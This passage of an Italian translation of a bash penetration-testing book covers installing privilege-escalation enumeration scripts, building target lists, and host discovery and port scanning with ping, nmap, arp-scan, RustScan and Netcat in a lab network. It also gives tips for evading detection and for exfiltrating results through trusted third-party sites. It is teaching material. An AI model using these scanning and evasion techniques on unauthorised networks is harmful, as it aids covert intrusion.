*LinEnum* è uno script bash scritto da Owen Shearing per enumerare le informazioni locali relative a un host Linux. Possiamo usare `wget` per scaricare lo script dal suo repository GitHub:

```
$ cd ~/tools
$ wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
```

Per verificare che lo script funzioni correttamente, rendetelo eseguibile e lanciate il seguente comando `help`:

```
$ chmod u+x LinEnum.sh
$ ./LinEnum.sh -h
#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com | @rebootuser
# Example: ./LinEnum.sh -k keyword -r report -e /tmp/ -t
OPTIONS:
-k      Enter keyword
-e      Enter export location
-s      Supply user password for sudo checks (INSECURE)
-t      Include thorough (lengthy) tests
-r      Enter report name
-h      Displays this help text
Running with no options = limited scans/no output file
#####
```

Più avanti nel libro utilizzeremo *LinEnum* per enumerare i sistemi alla ricerca di errori di configurazione.

## unix-privesc-check

Lo script della shell *unix-privesc-check*, scritto da pentestmonkey, raccoglie informazioni da un host, nel tentativo di trovare configurazioni errate e modi per estendere i privilegi. Lo script supporta molti tipi di sistemi Linux e Unix, e non ha alcuna dipendenza, il che lo rende molto comodo da eseguire.

Di default, lo script è incluso sulla macchina Kali e dovrete trovarlo in `/usr/bin/unix-privesc-check`:

```
$ which unix-privesc-check
/usr/bin/unix-privesc-check
```

Opzionalmente, potete crearne una copia nella directory degli `tools` per accedervi più facilmente, nel caso in cui doveste poi copiarla su una delle macchine laboratorio:

```
$ cp /usr/bin/unix-privesc-check ~/tools
```

Se lo script non è disponibile sulla vostra macchina Kali, potete scaricarlo direttamente da APT:

```
$ apt-get install unix-privesc-check -y
```

Verificate di poterlo eseguire correttamente, con il seguente comando:

```
$ unix-privesc-check -h
unix-privesc-check ( http://pentestmonkey.net/tools/unix -privesc -check )
Usage: unix-privesc-check { standard | detailed }
"standard" mode: Speed-optimised check of lots of security settings.
--snip-
```

Più avanti nel libro utilizzeremo `unix-privesc-check` per identificare le opportunità di escalation dei privilegi.

## Assegnazione di alias agli strumenti di hacking

Gli strumenti installati tramite repository di terze parti, come GitHub, a volte non offrono file di installazione che ne semplifichino l'esecuzione. Possiamo assegnare a questi strumenti degli alias della shell bash per evitare di immettere il percorso completo della directory a ogni esecuzione.

Potete assegnare alias personalizzati utilizzando i seguenti comandi. Questi comandi saranno scritti nel vostro file `~/.bashrc`, che viene eseguito ogni volta che aprite una nuova sessione del terminale:

```
$ echo "alias rustscan='docker run --network=host -it --rm --name rustscan  
rustscan/rustscan: 2.1.1'" >> "/home/kali/.bashrc"  
$ echo "alias gitjacker='/home/kali/tools/gitjacker'" >> ~/.bashrc
```

RustScan e Gitjacker ora hanno i loro alias.

A questo punto, dovrete avere un laboratorio di hacking completamente funzionante per la shell bash. Ora sarebbe un buon momento per fare uno snapshot della vostra macchina virtuale Kali, in modo da poterla ripristinare a questo stato pulito. Fare regolari snapshot è sempre una buona idea, specialmente quando apportate modifiche significative alla configurazione o installate nuovi strumenti nel vostro laboratorio virtuale.

## Riepilogo

In questo capitolo, avete creato il vostro laboratorio di hacking, che consiste in una macchina virtuale Kali dedicata che ospita diversi container Docker intenzionalmente vulnerabili e utility di hacking. Abbiamo anche parlato della gestione dell'ambiente-laboratorio: come fermarlo, ripulirlo e rigenerarlo.

Utilizzeremo questo laboratorio per tutti gli esercizi pratici che svolgeremo. Se riscontrate problemi, vi invitiamo a tenere d'occhio il repository GitHub del libro (<https://github.com/dolevf/Black-Hat-Bash>), dove conserviamo il codice sorgente responsabile dell'aggiornamento del laboratorio.

Nel prossimo capitolo, utilizzerete questi strumenti per eseguire ricognizioni e raccogliere informazioni su obiettivi remoti.

## Capitolo 4

# Ricognizione

Ogni attività di hacking inizia con una qualche forma di raccolta di informazioni. In questo capitolo, eseguiremo una ricognizione sui target realizzando degli script bash per lanciare vari strumenti di hacking. Pertanto, imparerete a usare la shell bash per automatizzare le attività e a concatenare più strumenti in un singolo flusso di lavoro.

Nel frattempo, svilupperete un'importante competenza, in termini di script bash: eseguire il parsing dell'output dei vari strumenti, per estrarre unicamente le informazioni di cui avete bisogno. I vostri script interagiranno con strumenti che individuano quali host sono online, quali porte sono aperte su quegli host e quali servizi stanno eseguendo, quindi vi consegneranno queste informazioni nel formato che desiderate.

Eseguirete tutte le attività di hacking nel vostro ambiente Kali sulla rete vulnerabile che avete configurato nel Capitolo 3.

## Creazione di elenchi di target riutilizzabili

Un *ambito* (*scope*) è un elenco di sistemi o risorse che avete il permesso di prendere di mira. Negli incarichi di

penetration testing o nel bug-hunting, l'azienda per la quale lavorerete potrebbe fornirvi vari tipi di ambiti:

- singoli indirizzi IP, come 172.16.10.1 e 172.16.10.2;
- intere reti, come 172.16.10.0/24 e 172.16.10.1-172.16.10.254;
- singoli nomi di dominio, come `lab.example.com`;
- un nome di dominio e tutti i suoi sottodomini, come `*.example.com`.

Quando si lavora con strumenti come gli scanner di porte e di vulnerabilità, spesso è necessario eseguire lo stesso tipo di scansione su tutti gli host dell'ambito fornito. Tuttavia, può essere difficile farlo in modo efficiente, poiché ogni strumento utilizza la propria sintassi. Per esempio, uno strumento potrebbe permettere di specificare un file di input contenente un elenco di target, mentre altri strumenti potrebbero richiedere i singoli indirizzi.

Quando lavorate con strumenti che non vi permettono di fornire un'ampia gamma di target, potete impiegare la shell bash per automatizzare questo processo. In questo paragrafo, useremo la shell bash per creare elenchi di target basati su IP e DNS, che potrete poi inviare agli scanner.

## Indirizzi IP consecutivi

Immaginate di dover creare un file contenente un elenco di tutti gli indirizzi IP da 172.16.10.1 a 172.16.10.254. Potreste certamente scrivere a mano tutti i 254 indirizzi, ma ciò richiederebbe molto tempo. Usiamo bash per automatizzare questo compito. Considereremo tre strategie: usare il comando `seq` in un ciclo `for`, usare l'espansione delle

parentesi graffe con `echo` e usare l'espansione delle parentesi graffe con `printf`.

Nel ciclo `for` mostrato nel Listato 4.1, utilizziamo `seq` per scorrere i numeri che vanno da 1 a 254 e assegniamo ogni numero alla variabile `ip`. Dopo ogni iterazione, utilizziamo `echo` per scrivere l'indirizzo IP su un file dedicato su disco, `172-16-10-hosts.txt`.

#### Listato 4.1

---

```
#!/bin/bash
# Genera gli indirizzi IP di un determinato intervallo.
for ip in $(seq 1 254); do
    echo "172.16.10.${ip}" >> 172-16-10-hosts.txt
done
```

Potete eseguire questo codice direttamente dalla riga di comando o salvarlo in uno script e poi eseguirlo. Il file generato dovrebbe avere il seguente aspetto:

```
$ cat 172-16-10-hosts.txt
172.16.10.1
172.16.10.2
172.16.10.3
172.16.10.4
172.16.10.5
--snip--
```

Come nella maggior parte dei casi, con la shell `bash` potete impiegare più approcci per svolgere lo stesso compito. Possiamo generare l'elenco degli indirizzi IP usando un semplice comando `echo`, senza alcun ciclo. Nel Listato 4.2, usiamo `echo` con l'espansione delle parentesi graffe per generare le stringhe.

#### Listato 4.2

---

```
$ echo 10.1.0.{1..254}
10.1.0.1 10.1.0.2 10.1.0.3 10.1.0.4 ...
```

Noterete che questo comando restituisce un elenco di indirizzi IP su una singola riga, separati da spazi. Non è

l'ideale, perché ciò che vogliamo davvero è che ogni indirizzo IP sia su una riga a sé. Nel Listato 4.3, utilizziamo `sed` per sostituire gli spazi con caratteri di nuova riga (`\n`).

#### Listato 4.3

---

```
$ echo 10.1.0.{1..254} | sed 's/ /\n/g'
10.1.0.1
10.1.0.2
10.1.0.3
--snip--
```

In alternativa, potete impiegare il comando `printf` per generare questo stesso elenco. L'uso di `printf` non richiede il piping a `sed`, producendo un output più pulito:

```
$ printf "10.1.0.%d\n" {1..254}
```

`%d` è un segnaposto intero che verrà scambiato con i numeri prodotti dall'espansione delle parentesi graffe in modo da produrre un elenco di indirizzi IP da 10.1.0.1 a 10.1.0.254. Potete redirigere l'output su un nuovo file e poi utilizzarlo come file di input.

## Possibili sottodomini

Supponiamo che stiate eseguendo un'attività di penetration testing per un'azienda con il dominio genitore `example.com`. In questo incarico, non siete limitato da nessun indirizzo IP o nome di dominio specifico, il che significa che qualsiasi risorsa troverete su questo dominio genitore durante la fase di raccolta delle informazioni è considerata parte dell'ambito di lavoro.

Le aziende tendono a ospitare i loro servizi e le loro applicazioni in sottodomini dedicati. Questi sottodomini possono essere qualsiasi cosa, ma il più delle volte le aziende usano nomi "sensati" e facili da digitare in un

browser web. Per esempio, potreste trovare il portale dell'help-desk su `helpdesk.example.com`, il sistema di monitoraggio su `monitoring.example.com`, il sistema di integrazione continua su `jenkins.example.com`, il server di posta elettronica su `mail.example.com` e il server di trasferimento file su `ftp.example.com`.

Come possiamo generare un elenco di possibili sottodomini per un target? La shell bash semplifica le cose. Innanzitutto, avremo bisogno di un elenco di sottodomini comuni. Potete trovare un elenco del genere integrato sulla macchina Kali in `/usr/share/wordlists/amass/subdomains-top1mil-110000.txt` o `/usr/share/wordlists/amass/bitquark_subdomains_top100K.txt`. Per cercare elenchi di parole su Internet, potete impiegare la seguente query di ricerca Google, che cerca su GitHub i file forniti dai membri della community: `subdomain wordlist site:gist.github.com`. Questo cercherà su GitHub i frammenti di codice (in gergo *gist*) contenenti le parole `subdomain wordlist`.

Ai fini di questo esempio, useremo `subdomains-1000.txt`, che è incluso nei file di questo capitolo nel repository GitHub del libro. Scaricate questo elenco di sottodomini e salvatelo nella vostra directory home. Il file contiene un sottodominio per riga, senza il relativo dominio genitore. Questo significa che dovrete unire ogni sottodominio al dominio genitore del target per formare un nome di dominio completamente qualificato. Come nel paragrafo precedente, mostreremo più strategie per realizzare questo compito: usando un ciclo `while` e usando `sed`.

#### NOTA

Potete scaricare le risorse di questo capitolo da <https://github.com/dolevf/Black-Hat-Bash/blob/master/ch04>.



Il Listato 4.4 accetta dall'utente un dominio genitore e un elenco di parole, quindi produce in output un elenco di sottodomini completamente qualificati utilizzando l'elenco di parole scaricato in precedenza.

#### Listato 4.4

---

```
#!/bin/bash
DOMAIN="${1}"
FILE="${2}"
# Legge il file dall'input standard e produce il dominio completo.
while read -r subdomain; do
    echo "${subdomain}.${DOMAIN}"
done < "${FILE}"
```

Lo script usa un ciclo `while` per leggere il file e assegnare, a turno, ogni riga alla variabile `subdomain`. Il comando `echo` concatena queste due stringhe per formare un nome di dominio completo. Salvate questo script come

`generate_subdomains.sh` e fornitegli due argomenti:

```
$ ./generate_subdomains.sh example.com subdomains-1000.txt
www.example.com
mail.example.com
ftp.example.com
localhost.example.com
webmail.example.com
--snip--
```

Il primo argomento è il dominio genitore, il secondo è il percorso del file contenente tutti i possibili sottodomini.

Possiamo usare `sed` per scrivere il contenuto di ogni riga in un file. Nel Listato 4.5, il comando usa il simbolo `$` per trovare la fine di una riga, quindi lo sostituisce con il dominio di destinazione preceduto da un punto (`.example.com`) per completare il nome del dominio.

#### Listato 4.5

---

```
$ sed 's/$/.example.com/g' subdomains-1000.txt
relay.example.com
files.example.com
newsletter.example.com
```

La `s` all'inizio dell'argomento di `sed` sta per *substitute*, e `g` significa che `sed` sostituirà tutte le occorrenze presenti nel file, non solo la prima. Quindi, in parole povere, sostituiamo la fine di ogni riga del file con `.example.com`. Se salvate questo codice in uno script, l'output dovrebbe avere lo stesso aspetto dell'esempio precedente.

## Individuazione degli host

Quando si interroga un intervallo di indirizzi, una delle prime cose che probabilmente vorrete fare è scoprire informazioni su di essi. Hanno porte aperte? Quali servizi si trovano dietro quelle porte, e sono vulnerabili ai difetti della sicurezza? Rispondere manualmente a queste domande è possibile, ma può essere difficile farlo per centinaia o migliaia di host. Usiamo allora la shell `bash` per automatizzare le attività di enumerazione della rete.

Un modo per identificare gli host attivi consiste nel tentare di inviare loro pacchetti di rete e attendere che restituiscano risposte. In questo paragrafo, useremo la shell `bash` e altre utility di rete per eseguire l'individuazione degli host.

### ping

Nella sua forma più elementare, il comando `ping` accetta un argomento: un indirizzo IP del target o un nome di dominio. Provate a lanciare il seguente comando per vedere il suo output:

```
$ ping 172.16.10.10
PING 172.16.10.10 (172.16.10.10) 56(84) bytes of data.
64 bytes from 172.16.10.10: icmp_seq=1 ttl=64 time=0.024 ms
64 bytes from 172.16.10.10: icmp_seq=2 ttl=64 time=0.029 ms
64 bytes from 172.16.10.10: icmp_seq=3 ttl=64 time=0.029 ms
```

Il comando `ping` verrà eseguito indefinitamente, quindi premete Ctrl-C per interromperne l'esecuzione.

Se leggete la pagina del manuale di `ping` (eseguendo `man ping`), noterete che non c'è modo di eseguire il comando su più host contemporaneamente. Ma usando la shell `bash`, potete farlo abbastanza facilmente. Il Listato 4.6 esegue il `ping` su tutti gli host della rete 172.16.10.0/24.

#### Listato 4.6

---

```
#!/bin/bash
FILE="${1}"
while read -r host; do (1)
    if ping -c 1 -W 1 -w 1 "${host}" &> /dev/null; then (2)
        echo "${host} is up."
    fi
done < "${FILE}" (3)
```

In (1), eseguiamo un ciclo `while` che legge il contenuto del file passato allo script sulla riga di comando. Questo file è assegnato alla variabile `FILE`. Leggiamo ogni riga del file e la assegniamo alla variabile `host`. Quindi, in (2), eseguiamo il comando `ping`, usando l'argomento `-c` con un valore di 1, che chiede a `ping` di inviare una richiesta solo una volta e poi di uscire. Per default, su Linux, `ping` invia richieste indefinitamente, finché non lo interrompete manualmente inviando un segnale `SIGHUP` (Ctrl-C).

Utilizziamo anche gli argomenti `-W 1` (per impostare un timeout in secondi) e `-w 1` (per impostare una deadline in secondi) per limitare la quantità di tempo che `ping` attenderà per ricevere una risposta. Questo è importante, perché non vogliamo che `ping` si blocchi su un indirizzo IP che non risponde; vogliamo che continui a leggere dal file fino a controllare tutti i 254 host.

Infine, utilizziamo lo stream di input standard per leggere il file e “alimentare” il ciclo `while` con il suo contenuto **(3)**.

Salvate questo codice in `multi_host_ping.sh` ed eseguitelo passandogli il file `hosts`. Dovreste vedere che il codice individua alcuni host attivi:

```
$ ./multi_host_ping.sh 172-16-10-hosts.txt
172.16.10.1 is up.
172.16.10.10 is up.
172.16.10.11 is up.
172.16.10.12 is up.
172.16.10.13 is up.
```

L'avvertenza a questo approccio di individuazione degli host è che certi host, specialmente quelli rinforzati, potrebbero non rispondere affatto ai comandi `ping`. Quindi, se ci affidiamo esclusivamente a questo metodo, potremmo perderci degli host che in realtà sono attivi sulla rete.

Notate, inoltre, che i comandi che per default vengono eseguiti indefinitamente, come `ping`, potrebbero rappresentare un problema se integrati in uno script bash. In questo esempio, abbiamo impostato esplicitamente alcuni flag speciali per garantire che il nostro script bash non si blocchi mentre esegue `ping`. Ecco perché è importante sottoporre a test i comandi nel terminale, prima di integrarli negli script. Il più delle volte, gli strumenti hanno opzioni speciali per garantire che non vengano eseguiti indefinitamente, come le opzioni di `timeout`.

Per gli strumenti che non forniscono un'opzione `timeout`, il comando `timeout` consente di eseguire comandi e uscire una volta trascorso un certo lasso di tempo. Potete anteporre `timeout` a qualsiasi utility Linux, passandogli un intervallo (nel formato *secondi, minuti, ore*), come per esempio in `timeout 5s`

ping 8.8.8.8. Trascorso quel lasso di tempo, l'intero comando terminerà.

## Nmap

Lo scanner di porte Nmap ha un'opzione speciale chiamata `-sn` che esegue un *ping sweep*. Questa semplice tecnica trova gli host attivi su una rete inviando loro un comando `ping` e attendendo una risposta positiva (chiamata *ping response*). Poiché molti sistemi operativi rispondono sempre al `ping`, questa tecnica può essere preziosa. Il *ping sweep* di Nmap farà essenzialmente in modo che Nmap invii sulla rete dei pacchetti ICMP (*Internet Control Message Protocol*) per scoprire gli host attivi:

```
$ nmap -sn 172.16.10.0/24
Nmap scan report for 172.16.10.1
Host is up (0.00093s latency).
Nmap scan report for 172.16.10.10
Host is up (0.00020s latency).
Nmap scan report for 172.16.10.11
Host is up (0.00076s latency).
--snip--
```

Questo output contiene molto testo. Con un po' di "magie" `bash`, possiamo ottenere un output più pulito usando i comandi `grep` e `awk` per estrarre solo gli indirizzi IP identificati come attivi (Listato 4.7).

### Listato 4.7

---

```
$ nmap -sn 172.16.10.0/24 | grep "Nmap scan" | awk -F'report for ' '{print $2}'
172.16.10.1
172.16.10.10
--snip--
```

La scansione *ping sweep* integrata in Nmap può essere più utile che avvolgere manualmente l'utility `ping` con `bash`, perché non dovete preoccuparvi di controllare condizioni come il successo del comando. Inoltre, nel *penetration*

testing, potete creare un file binario Nmap per più sistemi operativi, e la stessa sintassi funzionerà in modo coerente indipendentemente dal fatto che l'utility `ping` esista o meno.

## arp-scan

Possiamo eseguire attività di penetration testing da remoto, da un'altra rete o dalla stessa rete del target. In questo paragrafo, evidenzieremo l'uso di `arp-scan` come un modo per trovare host su una rete quando il test viene eseguito localmente.

L'utility `arp-scan` invia pacchetti ARP (*Address Resolution Protocol*) agli host di una rete e visualizza le risposte che riceve. ARP mappa gli indirizzi MAC (*Media Access Control*), che sono indirizzi esadecimali univoci a 12 cifre assegnati ai dispositivi di rete, ovvero agli indirizzi IP di una rete. Poiché ARP è un protocollo Layer 2 nel modello OSI (*Open Systems Interconnection*), è utile solo quando si opera all'interno di una rete locale; in altre parole, ARP non può essere utilizzato per eseguire una scansione remota su Internet.

Notate che `arp-scan` richiede privilegi di root per poter essere eseguito; questo perché per leggere e scrivere i pacchetti usa funzionalità che richiedono privilegi elevati. Nella sua forma più elementare, potete eseguirlo con il comando `arp-scan` e passando come argomento un singolo indirizzo IP:

```
$ sudo arp-scan 172.16.10.10 -I br_public
```

Dobbiamo anche dire ad `arp-scan` a quale interfaccia di rete inviare i pacchetti, poiché Kali ha più interfacce di rete. Per

ottenere ciò, utilizziamo l'argomento `-I`. L'interfaccia `br_public` corrisponde alla rete `172.16.10.0/24` dell'ambiente-laboratorio.

Per eseguire la scansione di intere reti, potete passare ad `arp-scan` un intervallo CIDR, come `/24`. Per esempio, il seguente comando scansiona tutti gli indirizzi IP da `172.16.10.1` a `172.16.10.254`:

```
$ sudo arp-scan 172.16.10.0/24 -I br_public
```

Infine, potete utilizzare come input per `arp-scan` il file `hosts` creato all'inizio di questo capitolo:

```
$ sudo arp-scan -f 172-16-10-hosts.txt -I br_public
```

L'output generato da `arp-scan` dovrebbe avere il seguente aspetto:

```
172.16.10.10  02:42:ac:10:0a:0a    (Unknown: locally administered)
172.16.10.11  02:42:ac:10:0a:0b    (Unknown: locally administered)
172.16.10.12  02:42:ac:10:0a:0c    (Unknown: locally administered)
172.16.10.13  02:42:ac:10:0a:0d    (Unknown: locally administered)
```

Questo output è composto da tre campi: l'indirizzo IP, l'indirizzo MAC e i dettagli del fornitore, identificati dai primi tre ottetti dell'indirizzo MAC. In questa scansione, lo strumento ha identificato sulla rete quattro host che hanno risposto ai pacchetti ARP.

## Esercizio 3 – Ricezione di alert sui nuovi host

Immaginate di voler essere avvisati ogni volta che sulla rete appare un nuovo host. Per esempio, potreste voler sapere quando si connettono nuovi laptop o risorse IT. Questo potrebbe essere utile se state sottoponendo a test un target situato in un altro fuso orario, dove gli utenti potrebbero mettersi online in orari diversi dai vostri.

Potete impiegare la shell bash per inviarvi un'e-mail ogni volta che il vostro script trova nuove risorse. Il Listato 4.9 esegue una scansione continua per identificare nuovi host online, li aggiunge al file `172-16-10-hosts.txt` creato in precedenza in questo capitolo e vi notifica la scoperta.

Poiché questo script è più complesso dei precedenti, esamineremo una prima soluzione (Listato 4.8) e poi esamineremo i modi in cui è possibile migliorarla autonomamente.

#### Listato 4.8

---

```
#!/bin/bash
# Invia una notifica quando individua un nuovo host
KNOWN_HOSTS="172-16-10-hosts.txt"
NETWORK="172.16.10.0/24"
INTERFACE="br_public"
FROM_ADDR ="kali@blackhatbash.com"
TO_ADDR ="security@blackhatbash.com"
while true; do (1)
    echo "Performing an ARP scan against ${NETWORK}..."
    sudo arp-scan -x -I ${INTERFACE} ${NETWORK} | while read -r line; do (2)
        host=$(echo "${line}" | awk '{print $1}')(3)
        if ! grep -q "${host}" "${KNOWN_HOSTS}"; then (4)
            echo "Found a new host: ${host}!"
            echo "${host}" >> "${KNOWN_HOSTS}" (5)
            sendmail -f "${FROM_ADDR}" \ (6)
                -t "${TO_ADDR}" \
                -u "ARP Scan Notification" \
                -m "A new host was found: ${host}"
        fi
    done
    sleep 10
done
```

Innanzitutto, impostiamo alcune variabili. Assegniamo il file contenente gli host da cercare, `172-16-10-hosts.txt`, alla variabile `KNOWN_HOSTS` e la rete target `172.16.10.0/24` alla variabile `NETWORK`. Impostiamo anche le variabili `FROM_ADDR` e `TO_ADDR`, che useremo per inviare l'e-mail di notifica.

Quindi utilizziamo `while` per eseguire un ciclo infinito (1). Questo ciclo non terminerà, a meno che non ne usciamo



intenzionalmente. All'interno del ciclo, eseguiamo `arp-scan` con le opzioni `-x`, per visualizzare un output semplice (così semplifichiamo il parsing), e `-I`, per definire l'interfaccia di rete `br_public` (2). Nella stessa riga, utilizziamo un ciclo `while read` per scorrere l'output di `arp-scan`. Utilizziamo `awk` per analizzare ogni indirizzo IP nell'output e assegnarlo alla variabile `host` (3).

Al punto (4), utilizziamo una condizione `if` per verificare se la variabile `host` (che rappresenta un host scoperto da `arp-scan`) esiste nel nostro file `hosts`. Se esiste, non facciamo nulla; se non esiste, lo scriviamo nel file (5) e inviamo una notifica e-mail (6) utilizzando il comando `sendemail`. Notate che ogni riga del comando `sendemail` termina con un backslash (`\`). Quando le righe sono troppo lunghe, la shell `bash` consente di separarle in questo modo, pur continuando a trattarle come un singolo comando. L'interruzione delle lunghe righe di codice le rende più facili da leggere. Alla fine di questo processo, utilizziamo `sleep 10` per attendere 10 secondi prima di eseguire nuovamente questa ricerca.

Se provate a eseguire questo script, dovrete ricevere un'e-mail ogni volta che viene individuato un nuovo host. Per inviare correttamente i messaggi e-mail, dovrete configurare sul sistema un agente di trasferimento della posta, come Postfix. Fate riferimento alla documentazione su

<https://www.postfix.org/documentation.html> per maggiori informazioni su come farlo.

Notate che la scansione continua della rete eseguita dallo script non è affatto furtiva. Per eseguire una scansione più

nascosta, provate a modificare lo script in uno dei seguenti modi.

- Rallentate la scansione in modo che si attivi ogni tot ore o dopo un numero arbitrario di minuti. Potete anche randomizzare questo intervallo, per renderlo meno prevedibile.
- Invece di inviare notifiche tramite la rete, provate a scrivere i risultati nella memoria, se state eseguendo lo script da una rete violata.
- Caricate i risultati su un sito web di terze parti dall'aspetto innocuo. Il progetto LOTS (*Living Off Trusted Sites*) su <https://lots-project.com> mantiene un inventario di siti web legittimi che le reti aziendali spesso non filtrano. Gli hacker li usano comunemente per svolgere attività come l'esfiltrazione di dati, in modo che il loro traffico si mescoli con altro traffico legittimo, rendendolo più difficile da individuare per gli analisti.

Ora che conoscete gli host disponibili sulla rete 172.16.10.0/24, vi consigliamo di rimuovere dal file `172-16-10-hosts.txt` tutti gli indirizzi IP che non rispondono, per rendere più rapide le prossime scansioni.

Per spingervi oltre, vi invitiamo a sperimentare altri metodi di invio delle notifiche, come Slack, Discord, Microsoft Teams o qualsiasi altro sistema di messaggistica utilizzate quotidianamente. Piattaforme come Slack, per esempio, utilizzano un *webhook*, che consente a uno script di effettuare una richiesta HTTP POST a uno speciale URL per recapitare un messaggio personalizzato a un canale a scelta.

# Scansione delle porte

Una volta individuati gli host della rete, potete impiegare uno scanner di porte per trovare le porte aperte e i servizi che stanno offrendo. Esploriamo la scansione delle porte usando tre strumenti: Nmap, RustScan e Netcat.

## Nmap

Nmap consente di eseguire la scansione delle porte su singoli target o su più target contemporaneamente. Nell'esempio che segue, utilizziamo Nmap per eseguire una scansione delle porte sul dominio `scanme.nmap.org`:

```
$ nmap scanme.nmap.org
```

Nmap accetta anche singoli indirizzi IP, in questo modo:

```
$ nmap 172.16.10.1
```

Quando non forniamo a Nmap opzioni speciali sulla riga di comando, lo strumento utilizza le seguenti impostazioni di default.

- *Esegue una scansione. SYN* Nmap utilizzerà una scansione di sincronizzazione (SYN) per scoprire le porte aperte su un target. Chiamata anche scansione *half-open*, una scansione *SYN* comporta l'invio di un pacchetto SYN e l'attesa di una risposta. Nmap non completerà l'intero handshake TCP (il che significa che non verrà inviato un ACK), motivo per cui chiamiamo questa scansione *half open*.
- *Scansiona le prime mille porte.* Nmap eseguirà la scansione solo delle porte più diffuse e note per essere frequentemente utilizzate, come le porte TCP 21, 22, 80

e 443. Per risparmiare risorse, non eseguirà la scansione dell'intero intervallo di porte 0-65.534.

- *Scansiona le porte.* TCP Nmap eseguirà la scansione solo delle porte TCP, non delle porte UDP (*User Datagram Protocol*).

Nmap consente di eseguire la scansione di più target passandoli sulla riga di comando. Nell'esempio che segue, eseguiamo la scansione sia di `localhost` sia di `scanme.nmap.org`:

```
$ nmap localhost scanme.nmap.org
```

Nmap può anche leggere i target da un file, quando gli viene passata l'opzione `-iL`. Nel file, i target devono essere posti su righe distinte. Usiamo il file `172-16-10-hosts.txt` con Nmap per eseguire la scansione di più target:

```
$ nmap -sV -iL 172-16-10-hosts.txt
--snip--
Nmap scan report for 172.16.10.1
Host is up (0.00028s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.0p1 Debian 1+b2 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
--snip--
Nmap scan report for 172.16.10.10
Host is up (0.00029s latency).
PORT      STATE SERVICE VERSION
8081/tcp   open  blackice-icecap?
--snip--
```

Il completamente di questa scansione potrebbe richiedere del tempo, a causa dell'uso dell'opzione `-sV`, che rileva la versione dei servizi su ogni porta. Come potete vedere, Nmap restituisce alcuni indirizzi IP e le loro porte aperte, inclusi i loro servizi e perfino informazioni relative al sistema operativo in esecuzione sull'host. Se, per esempio, volessimo filtrare solo le porte aperte, potremmo farlo usando `grep`:

```
$ nmap -sV -iL 172-16-10-hosts.txt | grep open
22/tcp    open  ssh
8081/tcp   open  blackice-icecap
21/tcp    open  ftp
80/tcp    open  http
```

```
80/tcp open http
22/tcp open ssh
--snip--
```

Nmap è in grado di identificare i servizi attivi su diverse porte TCP aperte, come FTP (*File Transfer Protocol*) sulla porta 21, SSH (*Secure Shell*) sulla porta 22 e HTTP sulla porta 80. Più avanti in questo capitolo, esamineremo più da vicino ciascuno di questi servizi.

Nmap consente anche di passare il flag `--open` sulla riga di comando, per mostrare solo le porte che sono state trovate aperte:

```
$ nmap -sV -iL 172-16-10-hosts.txt --open
```

In questa scansione delle porte verrà catturato l'IP dell'interfaccia di Kali (172.16.10.1), poiché fa parte del file `hosts`. Potete impiegare l'opzione `--exclude` di Nmap per escludere questo specifico IP quando eseguite una scansione di rete: `--exclude 172.16.10.1`. Per maggiore comodità, potete anche rimuoverlo manualmente dal file.

Per saperne di più sulle funzionalità di scansione e filtraggio di Nmap, utilizzate `man nmap`.

## RustScan

*RustScan* sta diventando sempre più popolare fra chi pratica bug-bounty e penetration-testing grazie alla sua velocità ed espandibilità. Il seguente comando `rustscan` esegue una scansione delle porte. L'argomento `-a` (*address*) accetta un singolo indirizzo o un intervallo di indirizzi:

```
$ rustscan -a 172.16.10.0/24
Open 172.16.10.11:21
Open 172.16.10.1:22
Open 172.16.10.13:22
--snip--
```

L'output di RustScan è abbastanza facile da sottoporre a parsing con bash. Le righe che iniziano con `open` indicano che è stata trovata una porta aperta su un determinato indirizzo IP; seguono l'indirizzo IP e la porta, separati da un segno di due punti.

Quando eseguite RustScan, potreste notare che l'output iniziale contiene banner, crediti dell'autore e informazioni aggiuntive non direttamente correlate ai risultati della scansione. Utilizzate l'opzione `-g` (*greppable*) per mostrare solo le informazioni relative alla scansione. Il seguente comando utilizza la modalità di output *greppable* per eseguire la scansione di 172.16.10.0/24 relativamente alle prime 1.024 porte (le *porte privilegiate*) con l'opzione `-r` (*range*):

```
$ rustscan -g -a 172.16.10.0/24 -r 1-1024
172.16.10.11 -> [80]
172.16.10.12 -> [80]
```

Ora l'output è più "grep friendly". Per eseguirne il parsing, tutto ciò che dobbiamo fare è passare ad `awk` il delimitatore `->`, che separa l'indirizzo IP dalla porta:

```
$ rustscan -g -a 172.16.10.0/24 -r 1-1024 | awk -F'->' '{print $1,$2}'
```

Questo comando restituisce due campi: l'indirizzo IP e la porta. Per eliminare le `[ ]` che circondano il numero di porta, utilizziamo il comando `tr` e l'argomento `-d` (*delete*) seguito dai caratteri da eliminare:

```
$ rustscan -g -a 172.16.10.0/24 -r 1-1024 | awk -F'->' '{print $1,$2}' | tr -d '[]'
```

Questo dovrebbe restituire un output più pulito.

### ATTENZIONE

Ricordate che eseguire gli scanner di porte in modalità aggressive aumenta le probabilità di essere scoperti, soprattutto se il target implementa un sistema di rilevamento delle intrusioni o ha sugli endpoint un sistema di

rilevamento e risposta. Inoltre, se eseguite la scansione a un ritmo troppo rapido, potreste scontrarvi contro un Denial-of-Service a causa del traffico di rete che generate.

## Netcat

Anche Netcat è uno strumento per le attività di scansione delle porte. Spesso viene utilizzato per controllare lo stato di una singola porta (per esempio se è aperta o chiusa), ma Netcat consente anche di eseguire la scansione di più porte con un singolo comando. Vediamo come ottenere questo risultato.

Lanciate il seguente comando per eseguire la scansione delle porte TCP 1-1024 sull'host 172.16.10.11:

```
$ nc -zv 172.16.10.11 1-1024
--snip--
(UNKNOWN) [172.16.10.11] 80 (http) open
(UNKNOWN) [172.16.10.11] 21 (ftp) open
```

Utilizziamo `nc` con il flag `-z` (modalità *zero input/output*, che non invia dati) e il flag `-v` (*verbose*), seguito dall'IP del target e dall'intervallo di porte separati da un trattino (-). Come potete vedere nell'output, sono state trovate due porte aperte.

## Esercizio 4 – Organizzare i risultati della scansione

È sempre utile suddividere i risultati delle scansioni in categorie di interesse. Per esempio, potreste scaricare i risultati relativi a ciascun indirizzo IP su un file dedicato oppure organizzare i risultati in base alle versioni del software che avete trovato. In questo esercizio,

organizzerete i risultati della scansione in base ai numeri di porta. Realizzate uno script che faccia quanto segue.

1. Esegue Nmap sugli host elencati in un file.
2. Utilizza bash per creare singoli file i cui nomi file sono le porte aperte.
3. In ogni file, scrive l'indirizzo IP su cui è stata trovata aperta la porta corrispondente.

